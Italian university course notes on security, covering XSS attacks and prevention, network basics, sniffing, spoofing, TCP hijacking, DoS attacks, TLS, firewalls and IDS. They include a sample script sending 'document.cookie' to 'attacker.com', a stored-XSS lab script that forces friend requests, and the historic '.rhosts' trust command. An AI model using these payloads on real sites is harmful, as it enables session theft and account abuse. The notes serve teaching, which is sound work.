
```
<html>
  <title>Search results</title>
  <body>
    <h1>Results for <script>alert("hello world")</script></h1>
  </body>
</html>
```

Il browser riceve il codice HTML e quando vede uno script lo esegue. Un esempio di script malevolo può essere:

```
<script>window.open(http://attacker.com?... cookie=document.cookie ...)</script>
```

lo script invia a `attacker.com` il cookie del browser.


Per evitare l'attacco d'esempio basterebbe che il codice PHP del server effettui un controllo su `q` (**sanificazione dell'input**).



Reflected XSS attack


In generale, un attacco XSS coinvolge **tre attori**: un **sito web di cui ci si può fidare**, la **vittima** e l'attaccante.

- Il sito web offre pagine HTML agli utenti che ne fanno richiesta.
- Il database del sito web è un database che memorizza alcuni degli input dell'utente inclusi nelle pagine del sito web.
- La vittima è un normale utente del sito web che ne richiede pagine tramite il proprio browser.
- L'attaccante è un utente malintenzionato del sito web che intende lanciare un attacco alla vittima sfruttando una vulnerabilità XSS nel sito web.
- Il server dell'attaccante è un server web controllato dall'attaccante al solo scopo di rubare le informazioni sensibili della vittima.



Reflected XSS attack via email

7.5.4 Attacchi XSS persistenti (stored)



Gli attaccanti inviano direttamente i propri dati a un sito web o al server di destinazione che archivia i dati in una memoria permanente.

Se il sito Web invia successivamente i dati memorizzati ad altri utenti, crea un canale tra gli utenti e gli attaccanti.


Ad esempio, il profilo utente in un social network è un canale in quanto è impostato da un utente e visualizzato da un altro.

The screenshot shows a user profile edit page for 'Samy'. The 'About me' section contains a script that sends a friend request to Alice. The script uses Elgg's API to set parameters like timestamp and token, constructs a friend request URL, and sends an Ajax request to the server.

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
// Set the timestamp and secret token parameters
var ts=&_elgg_ls=&elgg.security.token._elgg_ts;
var token=&_elgg_token=&elgg.security.token._elgg_token;
//Construct the HTTP request to add Samy as a friend
var sendurl= "http://www.xsslabelgg.com/action/friends/add" + "?friend=47" + token + ts;
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>
```

- Samy mette lo script nella sezione "about me" del suo profilo.
- Successivamente, accedendo come "Alice" e visitando il profilo di Samy,
- il codice JavaScript verrà eseguito e non visualizzato ad Alice,
- il codice invia una richiesta di aggiunta di amicizia al server.
- Controllando l'elenco degli amici di Alice, è stato aggiunto Samy.

Per funzionare, il server non deve fare sanificazione dell'input



Stored XSS

7.5.5 XSS preventions

- Sanificazione dell'input
- HTTP only cookies:
 - cookies utilizzabili soltanto in HTTP requests,
 - non accessibili tramite JavaScript con `document.cookie`

Difese client-side:

- proxy-based:
 - analizza il traffico HTTP tra browser e server web,
 - cerca caratteri HTML speciali,
 - li codifica prima di eseguire la pagina sul browser web dell'utente (es: plugin NoScript per Firefox);
- firewall a livello di applicazione:
 - analizza le pagine HTML per i collegamenti ipertestuali che potrebbero portare alla perdita di informazioni sensibili,
 - blocca le richieste non valide utilizzando una serie di regole di connessione;
- auditing system:
 - monitora l'esecuzione del codice JavaScript e controlla le operazioni per rilevare comportamenti dannosi.

8 Network security

8.1 Computer network

8.1.1 Introduzione


Si definisce **network** un insieme di host interconnessi, che facilitano lo scambio e la condivisione di informazioni e servizi.

Gli host comunicano tra loro tramite lo scambio di **messaggi**, che passano attraverso **canali fisici** che collegano gli host tra di loro.

Lo scambio di messaggi è regolato da protocolli di comunicazione. Per essere parte di una rete un host deve condividere un canale di comunicazione con alcuni host.

8.1.2 Componenti principali

- I **computer** sono **nodi host**, inviano e ricevono messaggi.
- I **router** sono **nodi di comunicazione**, trasmettono messaggi.
- I **canali** sono il mezzo con cui vengono inviati i messaggi.




Si distinguono 3 tipi principali di reti:

- **Local Area Network (LAN)**: rete privata di computer connessi fisicamente,
- **Wide Area Network (WAN)**: macchine/gruppi di macchine fisicamente separati,
- **Autonomous Systems (AS)**: clusters di routers.

8.1.3 Hub e switch

Hub e switch **collegano i dispositivi su una LAN**.

- **Hub Ethernet**: inoltra tutti i frame a tutti i dispositivi collegati (**broadcast**).
 - Tanto traffico extra: tutti i frame sono duplicati!
 - Tutti i dispositivi si trovano sullo stesso segmento di rete e devono evitare le collisioni.
- **Switch Ethernet**: inizialmente funziona come un hub ma nel tempo apprende gli indirizzi dei dispositivi collegati per poi inoltrare un frame soltanto al dispositivo di destinazione (**punto-punto**).
 - Meno collisioni.



8.1.4 Comunicazione

Gli host comunicano tra loro scambiandosi pacchetti. Questi pacchetti devono seguire il formato definito dal protocollo.


Per comunicare gli host devono avere un **indirizzo che li identifichi univocamente**. Ogni pacchetto contiene sia l'indirizzo del mittente che del destinatario. La disposizione del pacchetto dipende dai protocolli adottati.

8.1.5 Tipi di indirizzi

- Media Access Control (**MAC** o **indirizzo fisico**) nel network access layer
 - associato con una scheda di interfaccia di rete (Network Interface Card o **NIC**)
 - 48 bit o 64 bit
- **Indirizzi IP** per il **livello di rete**
 - 32 bit per IPv4 e 128 bit per IPv6 (*si sta lentamente passando a IPv4 perché è esaurito lo spazio di indirizzamento di IPv4 a 32 bit → ci sono più host che indirizzi*)
 - esempio: 128.3.23.3
- Per il **livello di trasporto** vengono utilizzati gli **indirizzi IP** e i **numeri di porta**:
 - esempio: 128.3.23.3:80
- Per il **livello applicazione** (livello umano) vengono utilizzati i **Domain name (indirizzi simbolici)**:
 - esempio: www.unimi.it


8.1.6 Comunicazione LAN

Per comunicare all'interno di una LAN si usa il **protocollo Ethernet** (usa l'**indirizzo MAC**).



8.1.7 Comunicazione Internet

Per comunicare all'esterno di una LAN si utilizza il **protocollo TCP/IP** (usa l'**indirizzo IP**).



8.2 internet

8.2.1 Introduzione

La rete internet è una rete di reti locali.

Ogni host deve appartenere ad una LAN e può comunicare con un altro host. Questi host possono appartenere alla rete locale o a internet. Per affrontare questi due casi vengono utilizzati due diversi protocolli:

- TCP/IP,
- Ethernet.

In internet ogni host è identificato da due indirizzi:


- **indirizzo fisico (MAC):**
 - **globalmente univoco e non modificabile**, memorizzato sulla scheda di rete,
 - l'intestazione Ethernet contiene l'indirizzo MAC del computer di origine e di destinazione,
- **indirizzo IP:**
 - ogni computer **su una rete** deve avere un indirizzo IP **univoco** per comunicare,
 - è un indirizzo **virtuale e assegnato via software**.

8.2.2 Network security


Rispetto a un singolo host, un ambiente di rete introduce **nuove risorse** che possono essere utilizzate da un utente malintenzionato per compromettere gli host:

- il canale di comunicazione,
- i dispositivi di rete: router, switch, hub,
- i protocolli di comunicazione.

Inoltre, la rete può essere utilizzata per fornire contenuti dannosi.



8.3 Confidentiality attack



8.3.1 Eavesdropping in data network

Nelle reti di dati è possibile **intercettare il traffico anche se non si ha accesso fisico ai mezzi di comunicazione**. Queste sono alcune delle strategie adottabili:

- dirottamento del traffico tramite un attacco MITM,
- compromissione di un server,
- compromissione di un router

Lo strumento utilizzato per intercettare i pacchetti è un **packet sniffer**.

8.3.2 Packet sniffer

I packet sniffer leggono le informazioni che attraversano una rete.

• **Intercettano i pacchetti di rete,**

- possono essere utilizzati come strumenti legittimi per analizzare una rete
 - monitorare l'utilizzo della rete,
 - filtrare il traffico di rete,
 - analizzare i problemi di rete;
- possono essere **utilizzati anche in modo dannoso:**
 - rubare informazioni (es: *password, conversazioni, ecc.*)
 - analizzare informazioni di rete per preparare un attacco.

I packet sniffer possono essere **software** o **hardware**, dipendono dalla configurazione della rete.

Gli sniffer sono quasi sempre **passivi**:

- raccolgono semplicemente dati,
- non tentano di "entrare" per "rubare" i dati.

Questo può renderli **estremamente difficili da rilevare**.

La maggior parte dei metodi di rilevamento richiede il sospetto che si stia verificando uno sniffing.

- È necessaria una sorta di "ping" dello sniffer, una trasmissione broadcast che provochi una risposta solo da uno sniffer.

Uno degli sniffer più famosi è **Wireshark**.

Per fermare gli sniffer

- una buona soluzione è **crittografare i pacchetti**:
 - gli sniffer possono solo catturare i pacchetti, ma se i pacchetti sono crittografati non servono a nulla;
- **SSH** è un metodo di connessione molto più sicuro
 - le coppie di chiavi private/pubbliche rendono lo sniffing praticamente inutile;
- su switched network, quasi tutti gli attacchi avvengono tramite **spoofing ARP**.


La soluzione migliore è **non lasciarli entrare** nella rete. Gli sniffer devono essere sulla sottorete in un hub commutato. Tutti gli sniffer devono in qualche modo accedere a alla root per avviarsi.

8.3.3 Spoofing

Lo spoofing consiste nel **modificare l'indirizzo sorgente di alcuni pacchetti** (*quando si attacca è opportuno farlo con un indirizzo diverso da quello della propria macchina*), che a seconda del tipo di indirizzo modificato assumono l'identità di:

- un server,
- un router,
- un server web,
- un host,
- un utente.

Questo è possibile perché i **protocolli non forniscono meccanismi di autenticazione** e danno sempre per vero il contenuto del pacchetto.



Nell'IP spoofing, l'attaccante manda i pacchetti ma non vede le risposte, ad esempio negli attacchi denial of service (*se l'attaccante manda pacchetti fingendosi 1.2.3.4, il web server prenderà i suoi pacchetti ma li inoltrerà al vero 1.2.3.4*).

8.4 Integrity attack

8.4.1 TCP hijacking

Il **protocollo TCP**, prima dell'inizio di ogni comunicazione presenta una fase detta **three-way handshake**, in cui chi vuole connettersi ad un server manda una richiesta di connessione (SYN x), il server risponde con un messaggio (SYN y + ACK x+1) e a sua volta il client risponde (ACK y+1). È una sorta di meccanismo di autenticazione.

Problemi:

- il server deve aspettare per ACK y+1,
- il server riconosce il client sulla base della porta e dell'indirizzo IP e da y+1.

Il **primo attacco di TCP hijacking risale al 1994**:

- l'attaccante utilizzava il comando `Finger@{indirizzo}` per avere le informazioni su quell'indirizzo (*il comando finger è aperto, dunque c'era possibilità di attacco anche se l'altra parte non era connessa*),
- poi, con il comando `showmount -e`, si è fatto ritornare l'elenco degli host trusted (*anche showmount è un comando aperto, e per host trusted si intende un host a cui ci si può collegare senza autenticazione*),
- dopodiché, l'attaccante mandava 20 pacchetti di SYN per cercare di collegarsi alla macchina della vittima (*tutti quei pacchetti servono per capire l'algoritmo usato per generare i numeri casuali durante le connessioni TCP*),

- a questo punto l'attaccante attacca l'host trusted con **SYN flood** T (T è l'host fidato), ovvero un attacco denial of service che impedisce alla macchina attaccata di rispondere perché intasata da pacchetti in arrivo dalla macchina dell'attaccante,
- l'attaccante manda alla vittima un pacchetto di **SYN** "spoofato" fingendo di essere T,
- la macchina della vittima risponde con **SYN ack** a T, che non lo può ricevere perché sotto attacco, e quindi al posto suo risponde l'attaccante cercando di indovinare il valore dell'**ack**,
- se il numero è giusto, la macchina della vittima riconosce quella dell'attaccante come se fosse T,
- a questo punto l'attaccante invia un comando del tipo "**echo + + > ~/.rhost**" per far aggiungere all'elenco degli host trusted tutti gli host presenti sulla rete internet.

Quest'attacco era possibile perché l'algoritmo di generazione dei numeri di **ack** era estremamente prevedibile. Ora non è più possibile. Inoltre, è stato abolito l'uso degli host fidati sulla rete.

8.5 Availability attack DoS - DDoS

8.5.1 Denial of Service attack definition

Un attacco **denial of service** è un **tentativo esplicito** da parte di aggressori di impedire agli utenti legittimi di un servizio di utilizzare quel servizio.

Modalità:

- consumo di connettività di rete e/o di banda,
- consumo di altre risorse, come una coda o la **CPU**,
- distruzione o alterazione delle **informazioni** di configurazione,
 - pacchetti malformati che confondono un'applicazione e ne provocano il blocco,
- **distruzione fisica** o alterazione di **componenti** di rete.

	Stopping services	Exhausting resources
Locally	<ul style="list-style-type: none"> • Process killing • Process crashing • System reconfiguration 	<ul style="list-style-type: none"> • Spawning processes to fill the process table • Filling up the whole file system • Saturate comm bandwidth
Remotely	<ul style="list-style-type: none"> • Malformed packets to crash buggy services 	<ul style="list-style-type: none"> • Packet floods (Smurf, SYN flood, DDoS, etc)

8.5.2 Smurf attack

In un attacco smurf, l'attaccante genera un pacchetto PING facendo spoofing per mettere come indirizzo sorgente quello della macchina che si voleva attaccare e come destinatario tutti gli host presenti su una rete.

Tutti gli host presenti sulla rete rispondono contemporaneamente alla vittima, intasandola di risposte.

8.5.3 Syn flood


Un altro attacco di tipo denial of service è il **syn flood**, che utilizza il **three-way handshake**.

L'attaccante invia pacchetti di **syn** alla vittima con un indirizzo IP spoofato. La vittima memorizza tutte le richieste in una coda in attesa del **syn ack**. La vittima manda il **syn ack** alla macchina il cui indirizzo è stato spoofato che, non avendo mandato alcuna richiesta di connessione, ignorano il **syn ack**. La vittima non riceve **ack** ma continua a ricevere richieste di connessione finché il buffer si riempie mandando il sistema in crash.

8.5.4 DoS, DDoS e Botnets

Prima si utilizzava un **singolo host per operare un attacco denial of service (DoS)**, ma con i dispositivi attuali, un solo dispositivo non basta. Per questa ragione vengono utilizzate **multiple sorgenti di attacco**, facendo quindi un attacco **distributed denial of service (DDoS)**. Per operare un attacco DDoS si utilizzano le **botnet**: un attaccante infetta con un malware diverse una serie di macchine zombie per poi comandarle per far partire l'attacco contemporaneamente da ogni macchina zombie.

Un attacco di tipo denial of service può arrivare ad una portata di 100Gbps come mole di traffico (2010). Se arriva un attacco di questo tipo, l'unica soluzione è aspettare che passi.



8.6 Contromisure

8.6.1 Strategia generale contro gli attacchi alla confidenzialità

Per evitare attacchi alla confidenzialità si dovrebbero utilizzare **protocolli crittografici appropriati all'interno delle applicazioni di rete**. I protocolli della suite TCP/IP possono risolvere alcuni dei problemi di sicurezza della rete, in particolare:

- riservatezza,
- integrità dei dati,
- autenticità del messaggio.

8.6.2 IP Security (IPsec)

Si tratta di una suite di protocolli della Internet Engineering Task Force (IETF) che fornisce crittografia e autenticazione a livello IP (livello di rete):

- nasce dai bisogni identificati nella RFC 1636,
- specifiche in:
 - FC 2401: architettura di sicurezza,
 - FC 2402: autenticazione,
 - RFC 2406: crittografia,
 - RFC 2408: gestione delle chiavi.

L'obiettivo è crittografare e/o autenticare tutto il traffico a livello IP (crittografia end-to-end, fornita ad esempio da GPG).

Un'altra soluzione è cifrare a livello TCP (cifratura ad opera del protocollo TLS).

8.6.3 SSL/TSL

SSL è un protocollo inizialmente progettato da NETSCAPE specifico per la sicurezza delle transazioni web. È diventato uno standard IETF, a partire dalla versione 3.0, (RFC 2246) con il nome TLS. È incentrato principalmente sulle proprietà di riservatezza e integrità del traffico di rete.

Architettura:

- SSL session:
 - associazione tra client e server,
 - creato dal protocollo handshake,
 - definisce un set di parametri crittografici,
 - può essere condivisa da diverse connessioni SSL.
- SSL connection:
 - un canale di comunicazione transitorio, peer-to-peer,
 - associata ad una sessione SSL.

L'handshake:


- fornisce (se si vuole) l'autenticazione:
 - server-only authentication,
 - mutual authentication;
- allinea le due parti sui protocolli crittografici da utilizzare,
- genera chiavi di sessione per la cifratura dei dati.


Gli algoritmi utilizzati da TLS:

- X.509 per l'autenticazione tramite i seguenti algoritmi:
 - RSA
 - DH
 - DSS
 - Fortezza
- Crittografia:
 - RC4 (40-128)
 - DES (40128)
 - 3DES
 - AES
- Hashing:
 - MD5 (deprecato)
 - SHA1

8.6.4 SSL handshake

Quando ci si connette ad un server web, il browser invia al web server un messaggio contenente il timestamp, un numero casuale e la cipher suite (byte che comunica al server gli algoritmi di crittografia da utilizzare). Il server, una volta ricevuto il messaggio, risponde con un altro numero casuale, una session-id e la cipher suite. Successivamente invia la sua chiave pubblica e il messaggio di fine comunicazione. Con la chiave pubblica del server, il client calcola la chiave cifrata del server e gliela invia.





Il problema di questa modalità di comunicazione è non si è certi che la chiave pubblica che viene inviata è davvero quella del server (non viene autenticato il server, dunque a quel livello potrebbe esserci un MitM).

Questo viene risolto utilizzando un certificato digitale X.509.

Se si utilizza mutua autenticazione, il server oltre a mandare il suo certificato invia una richiesta per ottenere il certificato del client.

8.7 Network security: strumenti e dispositivi

8.7.1 Firewall


I **firewall** sono probabilmente la **tecnologia di protezione dagli attacchi di rete più comune**.

Un firewall, in particolare, è un **sistema pensato per proteggere la rete interna di un'organizzazione (Intranet) da Internet**.

I **firewall** svolgono quello che viene detto **traffic inspection**: analizzano il traffico di rete e decidono cosa fare.

Concettualmente, un firewall è un'entità, in particolare **l'unica entità, interposta tra Internet e una rete aziendale** di cui si desidera regolare l'accesso a e da Internet, in genere per limitare l'esposizione alle intrusioni informatiche che la rete aziendale potrebbe subire da parte degli utenti di Internet.

Esistono sia firewall fisici che firewall software.




8.7.2 Packet filter

Il primo firewall adottato era di tipo **packet filter**, che **analizza pacchetti TCP/IP**:

- dati disponibili:
 - indirizzi IP di origine e destinazione,
 - protocollo di trasporto (TCP, UDP o ICMP),
 - porte TCP/UDP di origine e destinazione,
 - tipo di messaggio ICMP,
 - opzioni del pacchetto (dimensione del frammento ecc.);
- azioni disponibili:
 - consentire il passaggio del pacchetto,
 - eliminazione del pacchetto (notifica al mittente/ Drop Silently),
 - modifica il pacchetto (NAT?),
 - registra le informazioni sul pacchetto (log).

Configurazione standard di un firewall:



- Gli host interni possono accedere alla DMZ e a Internet
- Gli host esterni possono accedere solo alla DMZ, non a Intranet
- Gli host DMZ possono accedere solo a Internet

Il vantaggio è che se un servizio viene compromesso nella DMZ, questo non può influenzare gli host interni.

8.7.3 Intrusion Detection Systems (IDS)

I firewall consentono il transito del traffico solo da host e servizi legittimi, ma questo traffico può essere attaccato. Le soluzioni possono essere:

- Sistemi di rilevamento delle intrusioni (IDS),
 - monitoraggio dei dati e del comportamento,
 - segnalazione di attacco se ne viene identificato uno.

Un IDS è un insieme di componenti hw e sw dedicati a rilevare automaticamente e in tempo reale il verificarsi di un'intrusione in un sistema o in una rete.


Fin dai primi anni '80, la comunità scientifica ha lavorato per individuare strumenti automatici che consentissero di rilevare:

- cyber intrusion o tentativi di intrusione,
- attacchi da parte di utenti autorizzati,
- malware,
- attacchi di rete.


Gli IDS sono la risposta a questa esigenza.

Esistono due tipi di IDS:

- **host based IDS:** monitorano le attività eseguite su un singolo host al fine di rilevare eventi sospetti,
- **network based IDS:** solitamente installato su un router o firewall, controllano il traffico di rete (intestazioni e payload).



Host based



Network based

Le **tecniche** utilizzate sono:

- **misuse detection:** un attacco viene rilevato attraverso una serie di azioni ed eventi che lo caratterizzano (es: sequenze di syscall, pattern di pacchetti, ecc.) ma è necessario conoscere a priori l'attacco,
 - signature based: è necessario trovare un insieme di regole (firme) da associare a ciascun attacco specifico:
 - buffer overflow,
 - un programma setuid eseguito in una shell con determinati argomenti,
 - un pacchetto di rete contenente molti NOP,
 - un programma eseguito con un argomento molto lungo;
 - le firme sono molto specifiche e non possono catturare varianti dello stesso attacco;
-
- **anomaly detection:** partendo da un modello che definisce il comportamento normale di un sistema, si tenta di identificare situazioni che si discostano in modo significativo dallo stesso, rilevando potenzialmente attacchi sconosciuti.
 - viene definito un profilo che descrive il comportamento normale di un sistema,
 - vengono registrate le attività di accesso:
 - frequenza e luogo di accesso, password non riuscite, modifiche alla password, profilo tipico della sessione di lavoro (occupato o trascorso),
 - vengono registrate le esecuzioni di programmi e comandi: frequenza di esecuzione, utilizzo della CPU, I/O, tipi di comando e programmi eseguiti,
 - viene registrato l'utilizzo dei file,
 - vengono registrate la velocità di lettura/scrittura/eliminazione e i tipi di file utilizzati.

Un IDS host based (HIDS) controlla i seguenti eventi:

- systemcall,
- linea di comando,
- dati di rete,
- processi,
- keystroke,
- accessi a file e devices.

Un IDS network based (NIDS) controlla il traffico di rete,

